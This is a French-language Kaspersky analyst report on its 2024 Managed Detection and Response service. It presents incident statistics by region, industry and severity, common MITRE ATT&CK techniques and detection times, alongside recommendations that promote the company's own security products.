kaspersky bring on the future

2024

Rapport d'analystes

Managed Detection and Response

Table des matières

Résumé analytique


Plus de deux incidents graves par jour

77 % des incidents ont été correctement résolus après réception de la première alerte de sécurité pertinente

Principales régions par nombre de clients :

- Europe – 40 %
- CEI* – 21 %
- META – 15 %

Principaux pays européens :

- Italie – 31 %
- Espagne – 15 %
- Suisse – 13 %

Les techniques les plus répandues de MITRE ATT&CK :

T1566 : Phishing
TA0001 : Accès initial

observées dans 24 % des incidents

T1204 : Exécution par l'utilisateur
TA0002 : Exécution

observées dans 19 % des incidents

T1098 : Manipulation de compte
TA0003 : Persistance

observées dans 18 % des incidents

Industries où le nombre d'incidents signalés est le plus élevé :

Industrie – 26 %

Financier – 14 %

Gouvernemental – 12 %

Profil du pirate informatique le plus courant dans les incidents de gravité élevée :

APT – 43 %

Évaluation de la sécurité – 17 %

Criminalité[1] – 12 %

Outils les plus répandus pour les attaques living-off-the-land :

powershell.exe

rundll32.exe

comsvcs.dll

Distribution par gravité des incidents signalés :

Élevée – 5 %

Moyen – 69 %

Faible – 26 %

Délai moyen de signalement des incidents de gravité élevée : 54 minutes ; de gravité moyenne : 41 minutes ; de faible gravité : 38 minutes.

* CEI : Communauté des États indépendants (Arménie, Azerbaïdjan, Biélorussie, Kazakhstan, Kirghizstan, Moldavie, Russie, Tadjikistan, Ouzbékistan)

1 Attaque menée à l'aide d'un programme malveillant sans intervention humaine observable

Recommandations

- En 2024, le nombre d'incidents de gravité élevée a diminué de 34 % par rapport à 2023. Toutefois, le délai moyen d'enquête et de signalement a augmenté de 48 %, ce qui indique une augmentation de la complexité moyenne des attaques. L'analyse des règles de détection déclenchées et des IoA, dont la grande majorité provenait d'outils XDR spécialisés, le confirme. Il s'agit d'un tournant par rapport aux années précédentes, au cours desquelles la détection par les journaux du système d'exploitation jouait un rôle important. Dans ce contexte, **des outils spécialisés de type XDR[3] deviennent essentiels** pour détecter et examiner avec succès les menaces modernes.
- Les attaques ciblées d'origine humaine ont représenté 43 % des incidents de gravité élevée en 2024, soit 74 % de plus qu'en 2023, et 43 % de plus qu'en 2022. Malgré les progrès des outils de détection automatisés, un pirate informatique déterminé peut toujours trouver des moyens de contourner ces derniers. Pour contrer les attaques d'origine humaine, des solutions d'origine humaine, comme le **MDR (Managed Detection and Response)[4]**, s'avèrent essentielles. En ce qui concerne les organisations qui disposent d'une équipe en charge des opérations de sécurité en interne, les processus et technologies internes doivent être en mesure de faire face au paysage moderne des menaces. Des **services complets de conseil en matière de SOC[5]** peuvent permettre d'atteindre cet objectif.
- Les statistiques ne cessent de montrer que les pirates informatiques récidivent souvent après une attaque réussie. Ce phénomène est particulièrement visible au sein des organisations gouvernementales, où les pirates informatiques cherchent à s'implanter durablement à des fins d'espionnage. Dans de tels cas, la combinaison d'un SOC interne disposant d'outils XDR ou d'une solution MDR externalisée avec des **évaluations régulières de la compromission[6]** constitue un moyen efficace de détecter et d'examiner les incidents ignorés par les mesures de sécurité existantes. Les pirates informatiques emploient souvent des méthodes Living off the Land (LotL)[7] dans les infrastructures dépourvues de contrôles appropriés de la configuration des systèmes. Un nombre relativement important d'incidents est lié à des modifications non autorisées, comme l'ajout de comptes à des groupes privilégiés ou l'affaiblissement de configurations sécurisées. Pour réduire les faux positifs dans ce type de scénarios, une gestion efficace de la configuration et des procédures formelles de mise en œuvre des changements et de gestion des accès sont essentielles.
- En 2024, les techniques d'exécution utilisateur[8] et de phishing[9] figuraient de nouveau parmi les trois principales menaces, avec près de 5 % des incidents de gravité élevée impliquant une ingénierie sociale réussie. Les utilisateurs restent le maillon faible, ce qui fait de la **sensibilisation à la sécurité[10]** un élément important du plan de sécurité de l'information des entreprises.

3 Kaspersky Next XDR Expert

4 Kaspersky Managed Detection and Response

5 Kaspersky SOC Consulting

6 Kaspersky Compromise Assessment

7 Encyclopédie Kaspersky. Attaque Living off the Land

8 MITRE ATT&CK T1204 : Exécution par l'utilisateur

9 MITRE ATT&CK T1566 : Phishing

10 Kaspersky Security Awareness

Introduction

Le rapport d'analyse annuel MDR (Managed Detection and Response) présente des informations provenant de l'analyse des incidents MDR identifiés par l'équipe SOC de Kaspersky.

Ce rapport met en lumière les tactiques, les techniques et les outils les plus couramment utilisés par les pirates informatiques, ainsi que les caractéristiques des incidents détectés et leur répartition entre les différentes zones géographiques et les différents secteurs d'activité des clients MDR.

Ce rapport répond à des questions essentielles, notamment :

Quelles sont les méthodes utilisées aujourd'hui ?

Qui sont les cybercriminels potentiels?


Comment peut-on détecter efficacement leur activité ?

À propos de Kaspersky MDR

Le MDR assure une surveillance et une détection des menaces 24 heures sur 24. Les plateformes de protection des terminaux (EPP) transmettent des données télémétriques à des fins d'analyse par un système de machine learning et par l'équipe SOC. Pour la détection des menaces, des indicateurs d'attaque (IoA) et une recherche manuelle des menaces sont utilisés. Des actions de réponse sont définies par l'équipe SOC et, si l'utilisateur les approuve, l'EPP les exécute.


Champ d'application de Kaspersky MDR

Les clients de Kaspersky MDR sont présents dans le monde entier, ce qui nous permet de bénéficier d'une vue complète et objective des pratiques et tactiques d'attaques par zone géographique. Le graphique ci-dessous montre la répartition géographique des clients MDR. La part de clients la plus importante se trouve en Europe, au sein de la CEI et dans la région META.




APAC – 13 % | CEI : 21 % | Europe – 40 % | Amérique latine – 8 % | META : 15 % | Amérique du Nord – 3 %

En Europe, c'est en Italie, en Espagne et en Suisse que la couverture MDR est la plus grande.



L'Afrique du Sud est en tête de la région META.




Répartition par secteur d'activité

En 2024, l'équipe MDR a observé le plus grand nombre d'incidents dans les secteurs industriel (25,7 %), financier (14,1 %) et gouvernemental (11,7 %).

Tableau 1

Secteurs d'activité les plus attaqués



Le graphique montre la présence du MDR dans le secteur d'activité concerné, en fonction du nombre de clients. Sa comparaison avec la distribution par nombre d'incidents permet d'estimer la fréquence des incidents dans cette industrie.

Si nous considérons uniquement les incidents de gravité élevée, la répartition est quelque peu différente : 22,8 % dans le secteur informatique, 18,3 % dans le secteur gouvernemental, 17,8 % dans le secteur industriel et 11,9 % dans le secteur financier.

Nombre d'incidents

En 2024, l'infrastructure MDR a reçu et traité des événements télémétriques tous les jours, générant ainsi des alertes de sécurité. Environ 26 % de ces alertes ont été traitées par des algorithmes de machine learning, alors que 13 % d'entre elles ont été analysées par l'équipe SOC et identifiées comme étant des incidents réels. Les clients MDR ont été informés de ces incidents via le portail MDR.

Tableau 2

Traitement des alertes MDR de Kaspersky

~ 270 000
alertes de sécurité reçues


~ 15 000
événements télémétriques provenant d'un hôte

Ce nombre peut varier de manière significative en fonction de l'activité de l'hôte et du type de capteur

~ 200 000
alertes ont été analysées par les analystes SOC

Plus de 70 000
alertes ont été traitées automatiquement à l'aide de technologies d'intelligence artificielle

Env. 87 %
des alertes ont été identifiées comme des faux positifs par les analystes SOC



Plus de 26 000
alertes ont été analysées

~ 13 000
incidents ont été signalés aux clients

La baisse du nombre d'alertes est due à un travail important visant à améliorer l'efficacité de la logique de détection, qui a entraîné une augmentation de la conversion globale des IoA (de 10 % à 13 %) ainsi qu'une réduction du nombre de faux positifs traités par le système d'analyse SOC.

Temps de détection des incidents

Le processus de détection des incidents comporte plusieurs étapes. Tout d'abord, un robot spécialisé assigne une alerte générée à la file d'attente personnelle d'un analyste SOC disponible. Ensuite, l'analyste traite l'alerte en fonction de sa gravité et du délai garanti par l'accord de niveau de service (SLA) pour détecter une menace. Si l'analyse aboutit à un faux positif, l'alerte est ignorée, puis des filtres sont créés au niveau du client ou au niveau global. Sinon, l'alerte est importée dans un incident nouveau ou existant qui, après une enquête approfondie, peut être clôturé en tant que faux positif ou signalé au client par le portail MDR, accompagné d'une réponse recommandée. Si le client approuve la réponse recommandée, les agents des terminaux la mettent automatiquement en œuvre.

Tableau 1

Temps de détection d'un incident

Niveau de gravité	Délai de signalement, en minutes	Commentaires
Élevée 	**53,99 min** 2023 : 36,37 min 2022 : 43,75 min 2021 : 41,45 min	Les incidents les plus complexes nécessitent plus de temps pour collecter des informations supplémentaires et établir une chronologie de l'incident. En 2024, ce délai a augmenté d'environ 48 % par rapport aux périodes précédentes[2], ce qui reflète la nature des incidents de gravité élevée survenus au cours de l'année.
Moyenne 	**41,03 min** 2023 : 32,55 min 2022 : 30,92 min 2021 : 34,88 min	Les incidents de gravité moyenne ont été les plus fréquents. La plupart de ces incidents ont été causés par des programmes malveillants, et la remédiation entièrement automatisée s'est avérée efficace. Toutefois, le délai requis a augmenté de 26 % par rapport à 2024, en raison d'une légère augmentation du nombre d'incidents de gravité moyenne en 2024.
Faible 	**37,85 min** 2023 : 48,01 min 2022 : 34,15 min 2021 : 40,24 min	Les incidents les moins graves étaient principalement liés aux effets de logiciels potentiellement indésirables et, dans la plupart des cas, le traitement de ces incidents a été largement automatisé.

2 Rapport d'analyse de Kaspersky MDR pour 2023 | Rapport d'analyse de Kaspersky MDR pour 2022 | Rapport d'analyse de Kaspersky MDR pour 2021

Gravité des incidents

Avec le MDR, seuls les incidents nécessitant une action de la part du client sont signalés.

Faible

Pas d'impact significatif sur les systèmes informatiques du client, mais un certain nombre de mesures doivent être prises

Moyenne

Aucune preuve d'implication directe de l'homme dans l'attaque, peut avoir une incidence sur les systèmes informatiques du client, mais sans conséquences graves

Élevée

Une attaque humaine ou des menaces de programmes malveillants avec un impact potentiel ou réel important sur les systèmes informatiques du client

En 2024, en moyenne, il y a eu plus de trois incidents critiques tous les deux jours. Si c'est en 2021 que le nombre d'incidents de gravité élevée a été le plus important, depuis, leur proportion tend à diminuer, alors que le nombre d'incidents de gravité faible et moyenne augmente.

Tableau 3

Niveau de gravité des incidents






Tableau 4

Gravité des incidents détectés par le MDR au fil des années




Le fait que les incidents de gravité élevée soient progressivement remplacés par des incidents de gravité moyenne peut être attribué à une détection précoce et à une remédiation efficace. Au moment de la détection, les preuves d'une implication humaine directe dans l'attaque sont souvent insuffisantes. Dans de tels cas, des activités comme des campagnes d'emails malveillants, des compromissions par téléchargement furtif, des connexions à des ressources Internet potentiellement malveillantes, des reconnaissances de réseaux, des tentatives d'attaques par force brute ou des exploitations de vulnérabilités ont été détectées. Cependant, l'équipe de Kaspersky MDR a estimé que la nature de ces activités et les risques associés à celles-ci ne justifiaient pas une classification de gravité élevée.



Le nombre d'incidents dépend largement de la portée de la surveillance. Le diagramme ci-dessous montre le nombre attendu d'incidents pour chaque niveau de gravité sur 10 000 terminaux surveillés, classés par secteur d'activité.

Tableau 5


Répartition du nombre d'incidents attendus pour 10 000 terminaux, par gravité et par secteur d'activité



Le diagramme montre que le nombre relatif le plus élevé d'incidents a été enregistré dans les secteurs des médias, du développement et des télécommunications.

Tableau 6

Répartition du nombre d'incidents attendus pour 10 000 terminaux, par gravité et par secteur d'activité, par rapport à l'année précédente

